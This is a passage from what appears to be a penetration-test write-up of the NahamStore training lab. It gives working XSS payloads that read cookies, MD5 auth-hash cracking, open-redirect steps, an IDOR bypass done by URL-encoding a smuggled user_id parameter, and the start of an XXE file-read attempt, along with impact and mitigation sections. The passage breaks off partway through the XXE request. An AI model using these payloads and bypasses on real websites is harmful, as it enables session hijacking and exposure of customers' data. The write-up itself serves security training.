
yassen

Add To basket Check Stock

try to use this payload "yassen"><script>alert("xss")</script>"

but it filter the "<>"

but when try event handler this [http://nahamstore.thm/product?id=1&discount=test" onmouseover="alert\(document.cookie\)"](http://nahamstore.thm/product?id=1&discount=test)



4. Description :

1-when work in web site find this url that have auth parameter
“<http://nahamstore.thm/returns/1?auth=c4ca4238a0b923820dcc509a6f75849b>”
we take the content that stored in parameter we think that is hash and try to cracked it

Return Status

Return Information

Status: Awaiting Decision

Order Number: 1


Return Reason: Wrong Size

Return Information:

123

✓ Found:
c4ca4238a0b923820dcc509a6f75849b:1

2-we find that the content of the auth is the hash value of the order number so i decide to try xxs payload in auth parameter so i use this payload
<svg/onload=alert(document.cookie)




5-Description :

1-we still go on in page search for more xxs i find in that

<http://nahamstore.thm/account/orders/4> it find that number 4 is the order number and it is reflect in the page

2-it in h1 tag so i add another tag in it place of 4 in url and it run and out cookie



Impact :

Attackers can steal sensitive information such as cookies, session tokens, or credentials. This data can be used to hijack user accounts or impersonate users.

By stealing session cookies, an attacker can gain unauthorized access to a user's account, allowing them to perform actions on behalf of the victim.

If users are harmed by an XSS attack, they may lose trust in the affected website or organization, leading to a decline in user engagement or sales.

Mitigation :

mitigation

Output Encoding

User inputs should be properly encoded before being displayed in the browser to prevent execution of malicious scripts.

Use of Security Headers

HTTP headers like Content Security Policy (CSP) can significantly mitigate XSS attacks by restricting the sources from which scripts can be loaded.

Input Validation and Sanitization

All user inputs should be validated and sanitized to remove or escape potentially harmful characters.

Demo

2.6 Open redirect

Summary :

found an open redirect that the attacker could use it in redirect users to website the attacker control

Severity :

low

Description :

we found an open redirect that the attacker could use in this endpoint

`http://nahamstore.thm/account/addressbook?redirect_url=//example.com`

the attacker can use the redirect_url parameter to send the user to his web app

Steps to reproduce


1. go to `http://nahamstore.thm/account/addressbook` and use your burp in the background
2. send the request to the repeater

3. add the payload "?redirect_url=//google.com"

The screenshot shows the Network tab of a browser developer tools interface. On the left, under 'Request', is a POST request to `/account/addressbook?redirect_url=//google.com`. The body of the request contains several parameters, including `new_address_title=Mr&new_address_fname=killua&new_address_lname=zoldic&new_address_line1=hunter&new_address_line2=&new_address_line3=&new_address_state=&new_address_zipcode=`. On the right, under 'Response', is a 302 Found response from `HTTP/1.1`. The response includes a `Set-Cookie: session=90eaef92c4b69b5c9b1c58badb4331f6; expires=Mon, 23 Sep 2024 11:32:56 GMT; Max-Age=3600; path=/` header and a `Location: //google.com` header.

4. we can find that the response have status code 302 found

5. show the response in the browser





Anther open redirect

from fuzzing in the main domain we found some hidden parameter

```
  :: Matcher      : Response status: 200,301,302
  :: Filter       : Response words: 985
  _____
r ← [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 182ms]
:: Progress: [2588/2588] :: Job [1/1] :: 161 req/sec :: Duration: [0:00:17] :: Errors: 0 ::
```

"r" parameter with 302 status code

next i try it in the browser



Impact :

Open redirection attacks are most commonly used to support phishing attacks, or redirect users to malicious websites.

Mitigation :

- Do not use forwards and redirects.
- Do not allow URLs as user input for a destination.
- When user input cannot be avoided, you should make sure that all supplied values are valid, are appropriate for the application, and are authorized for each user.
- Create a list of all trusted URLs, including hosts or a regex, in order to sanitize input. Prefer to use an allow-list approach when creating this list, instead of a block list.
- Force redirects to first go to a page that notify users they are redirected out of the website. The message should clearly display the destination and ask users to click on a link to confirm that they want to move to the new destination.

Demo

2.7 Idor

Summary :


we discovered an Insecure Direct Object Reference (IDOR) vulnerability that allows unauthorized access to other users' information.

Severity :

medium

Description :

when we discovered the directory of the site in find page (/pdf-generator)



The screenshot shows a browser window with a PDF generator interface. On the left, there's a preview of an order document titled "Order # 4". The document includes shipping address information ("Mr mahmoud Kroush") and order details ("Order Id: 4", "Order Date: 29/09/2024 04:48:39"). A table shows the product "Hoodie + Tee" with a cost of \$25.00 and a total of \$25.00. On the right, a debugger tool displays a POST request. The "Pretty" tab is selected, showing the following JSON-like structure:

```


1 POST /pdf-generator HTTP/1.1
2 Host: nahamstore.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 15
9 Origin: http://nahamstore.thm
10 Connection: close
11 Referer: http://nahamstore.thm/account/orders/4
12 Cookie: session=42204e4bbdb8495f79284bc00dcfc5c; token=c9b58020ce9959140c5ebaeb263ce51f
13 Upgrade-Insecure-Requests: 1
14
15 what=order&id=4

```



when we edit parameter we can access other user information

Steps to reproduce :

1- I try to change the number of order (id ⇒ 3) for example but it's doesn't work and the response was that





2- we find that the request need another parameter is user_id so i need to add it and try to access again i use my normal order_id (4)

The screenshot shows a NetworkMiner capture of a POST request to the '/pdf-generator' endpoint. The request includes the parameters 'order_id=4' and 'user_id=4'. The response is a PDF document titled 'Order # 4' for user 'Mr mahmoud Kroush'. The PDF displays order details: Order Id: 4, Order Date: 29/09/2024 04:48:39, Product: Hoodie + Tee, Cost: \$25.00, Total: \$25.00.

3- the response lead me to my order that refer that the parameter is correct and work but after try to change the id and user_id to 3 to access other users order id i back to the previous response

The screenshot shows a NetworkMiner capture of a POST request to the '/pdf-generator' endpoint. The request includes the parameters 'order_id=3' and 'user_id=3'. The response is a PDF document with the message 'Order does not belong to this user_id'.

4- try make some change in the request parameter and monitoring the response after some time we try to encode the user_id parameter and see the response we work and give me the order 3 details

The screenshot shows a terminal window on the left displaying a POST request to '/pdf-generator' with various headers and a cookie. The right side shows the resulting PDF document titled 'Order # 3' containing shipping address information and order details.

```

Request
Pretty Raw Hex
1 POST /pdf-generator HTTP/1.1
2 Host: nahamstore.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 25
9 Origin: http://nahamstore.thm
10 Connection: close
11 Referer: http://nahamstore.thm/account/orders/4
12 Cookie: session=42204a4bb1b8495f79284bc00dcfc5c; token=c9b58020ce9959140c5ebae8263c51f
13 Upgrade-Insecure-Requests: 1
14 what=order&id=3%26user_id%3d3

```

Order # 3

Shipping Address

Charles Cook
4754 Wick Hill Street
Haran
Louisiana
70123

Order Details

Order Id: 3
Order Date: 22/02/2021 11:42:13

| Product | Cost |
|--------------|----------------|
| Sticker Pack | \$15.00 |
| Total | \$15.00 |

Second Idor

Description :

when we want to buy item we should add our address first

The screenshot shows a 'Shopping Basket' page with a single item: a 'Sticker Pack' costing \$15.00. Below the basket, there is a 'Shipping Address' input field containing the placeholder text 'Please choose an address in your address book to send to'. A blue button labeled 'Mr yassen' is highlighted with a blue arrow pointing to it from the right.

| Product | Cost |
|--------------|----------------|
| Sticker Pack | \$15.00 |
| Total | \$15.00 |

Shipping Address

Please choose an address in your address book to send to

Mr yassen

Add Another Address

after click in button we can find post request with parameter "address_id"

| Request | Response |
|--|--|
| <pre>Pretty Raw Hex 1 POST /basket HTTP/1.1 2 Host: nahamstore.thm 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif ,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 12 9 Origin: http://nahamstore.thm 10 Connection: keep-alive 11 Referer: http://nahamstore.thm/basket 12 Cookie: session=5blade0cf78de1591fc25e4aa2881f78; token=d1df88d7c6ce3f1756c38b7371e8bd8b 13 Upgrade-Insecure-Requests: 1 14 address_id=5</pre> | <pre>Pretty Raw Hex Render 83 </table> 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101</pre> <div style="border: 1px solid black; padding: 5px;"> <pre><div class="row"> <div class="col-md-6"> <div class="panel panel-default"> <div class="panel-heading"> Shipping Address </div> <div class="panel-body"> Mr dd ss dd sds dd dd ss </div> </div> <div class="col-md-6"> <div class="panel panel-default"> <div class="panel-heading"> Payment Details </div></pre> </div> |

what if we change the address_id to 1-2-3

| Request | Response |
|--|---|
| <pre>Pretty Raw Hex 1 POST /basket HTTP/1.1 2 Host: nahamstore.thm 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif ,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 12 9 Origin: http://nahamstore.thm 10 Connection: keep-alive 11 Referer: http://nahamstore.thm/basket 12 Cookie: session=5blade0cf78de1591fc25e4aa2881f78; token=d1df88d7c6ce3f1756c38b7371e8bd8b 13 Upgrade-Insecure-Requests: 1 14 address_id=2</pre> | <pre>Pretty Raw Hex Render 83 </table> 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105</pre> <div style="border: 1px solid black; padding: 5px;"> <pre><div class="row"> <div class="col-md-6"> <div class="panel panel-default"> <div class="panel-heading"> Shipping Address</div> > <div class="panel-body"> Mr Jimmy Jones Road Englewood Colorado 80112 </div> </div> <div class="col-md-6"> <div class="panel panel-default"> <div class="panel-heading">Payment Details</div> > > <form method="post"> <input type="hidden" name="address_id" value="2"> Card number</label></div></pre> </div> |

Impact:

Accessing other users' order details through an IDOR vulnerability exposes sensitive information such as shipping addresses and order content. This can lead to privacy breaches, fraud, or identity theft. The company risks reputational damage and legal consequences for failing to protect customer data.

Mitigation :

- **Access Control:** Ensure robust authorization checks for all user inputs, verifying that users have permission to access the requested resources.
- **Input Validation:** Validate and sanitize all user inputs to prevent unauthorized modifications and ensure that only legitimate requests are processed.
- **Logging and Monitoring:** Implement logging and monitoring mechanisms to detect unusual access patterns or attempts to exploit IDOR vulnerabilities, allowing for quick responses to potential incidents.

Demo

2.8 XXE

Summary:

we discovered an XML External Entity (XXE) vulnerability in the application that allowed me to read sensitive server files. By crafting a malicious XML payload, I was able to exploit the server's insecure XML processing to retrieve files such as /etc/passwd

Severity:

High

Description :

1-From FUZZ for dir in <http://stock.nahamstore.thm> i find /product/1

```

[{"id": 1, "name": "Hoodie + Tee", "stock": 56}, {"id": 2, "name": "Sticker Pack", "stock": 293}]

```

```

{id: 1, name: "Hoodie + Tee", stock: 56}

```

2-we go to burp suite and intercept the request and send it to repeater

| Request | | Response | |
|---------|---|-------------------------------------|-----|
| | Pretty | Pretty | Raw |
| 1 | GET /product/1 | HTTP/1.1 200 OK | |
| 2 | Host: stock.nahamstore.thm | Server: nginx/1.14.0 (Ubuntu) | |
| 3 | User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 | Date: Sun, 29 Sep 2024 16:33:41 GMT | |
| 4 | Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 | Content-Type: application/json | |
| 5 | Accept-Language: en-US,en;q=0.5 | Connection: close | |
| 6 | Accept-Encoding: gzip, deflate, br | Content-Length: 41 | |
| 7 | Connection: close | | |
| 8 | Upgrade-Insecure-Requests: 1 | | |
| 9 | | | |
| 10 | | | |

3-here we search for xml code that may used to organize the data so change the request method to post

| Request | Response |
|--|--|
| <pre> Pretty Raw Hex 1 POST /product/1 HTTP/1.1 2 Host: stock.nahamstore.thm 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 4 Firefox/115.0 5 Accept: 6 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web p,*/*;q=0.8 7 Accept-Language: en-US,en;q=0.5 8 Accept-Encoding: gzip, deflate, br 9 Connection: close 10 Upgrade-Insecure-Requests: 1 11 Content-Type: application/x-www-form-urlencoded 12 Content-Length: 0 </pre> | <pre> Pretty Raw Hex Render 1 HTTP/1.1 401 Unauthorized 2 Server: nginx/1.14.0 (Ubuntu) 3 Date: Sun, 29 Sep 2024 16:37:08 GMT 4 Content-Type: application/json 5 Connection: close 6 Content-Length: 26 7 8 [9 "Missing header X-Token" 10] </pre> |

4-search for X-Token but not find any valid response we try use ?xml parameter in this request suggests that the server might be expecting or allowing input in XML format.

| Request | Response |
|--|--|
| <pre> Pretty Raw Hex 1 POST /product/1?xml HTTP/1.1 2 Host: stock.nahamstore.thm 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 4 Firefox/115.0 5 Accept: 6 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web p,*/*;q=0.8 7 Accept-Language: en-US,en;q=0.5 8 Accept-Encoding: gzip, deflate, br 9 Connection: close 10 Upgrade-Insecure-Requests: 1 11 Content-Type: application/x-www-form-urlencoded 12 Content-Length: 0 </pre> | <pre> Pretty Raw Hex Render 1 HTTP/1.1 400 Bad Request 2 Server: nginx/1.14.0 (Ubuntu) 3 Date: Sun, 29 Sep 2024 16:39:44 GMT 4 Content-Type: application/xml; charset=utf-8 5 Connection: close 6 Content-Length: 71 7 8 <?xml version="1.0"?> 9 <data> 10 <error> 11 Invalid XML supplied 12 </error> 13 </data> </pre> |

5-try to send xml code in the request still need X-Token

| Request | | Response | | | |
|---------|---|----------|-----|--|-----|
| | Pretty | Raw | Hex | Pretty | Raw |
| 1 | POST /product/1?xml HTTP/1.1 | | | HTTP/1.1 400 Bad Request | |
| 2 | Host: stock.nahamstore.thm | | | Server: nginx/1.14.0 (Ubuntu) | |
| 3 | User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 | | | Date: Sun, 29 Sep 2024 16:40:55 GMT | |
| 4 | Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 | | | Content-Type: application/xml; charset=utf-8 | |
| 5 | Accept-Language: en-US,en;q=0.5 | | | Connection: close | |
| 6 | Accept-Encoding: gzip, deflate, br | | | Content-Length: 71 | |
| 7 | Connection: close | | | | |
| 8 | Upgrade-Insecure-Requests: 1 | | | | |
| 9 | Content-Type: application/x-www-form-urlencoded | | | | |
| 10 | Content-Length: 41 | | | | |
| 11 | | | | | |
| 12 | <?xml version="1.0"?> | | | | |
| 13 | <data> | | | | |
| 14 | 1 | | | | |
| 15 | </data> | | | | |

6-we try to use X-Token as a tag in xml request code

Request

Pretty Raw Hex

1 POST /product/1?xml HTTP/1.1
2 Host: stock.nahamstore.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Upgrade-Insecure-Requests: 1
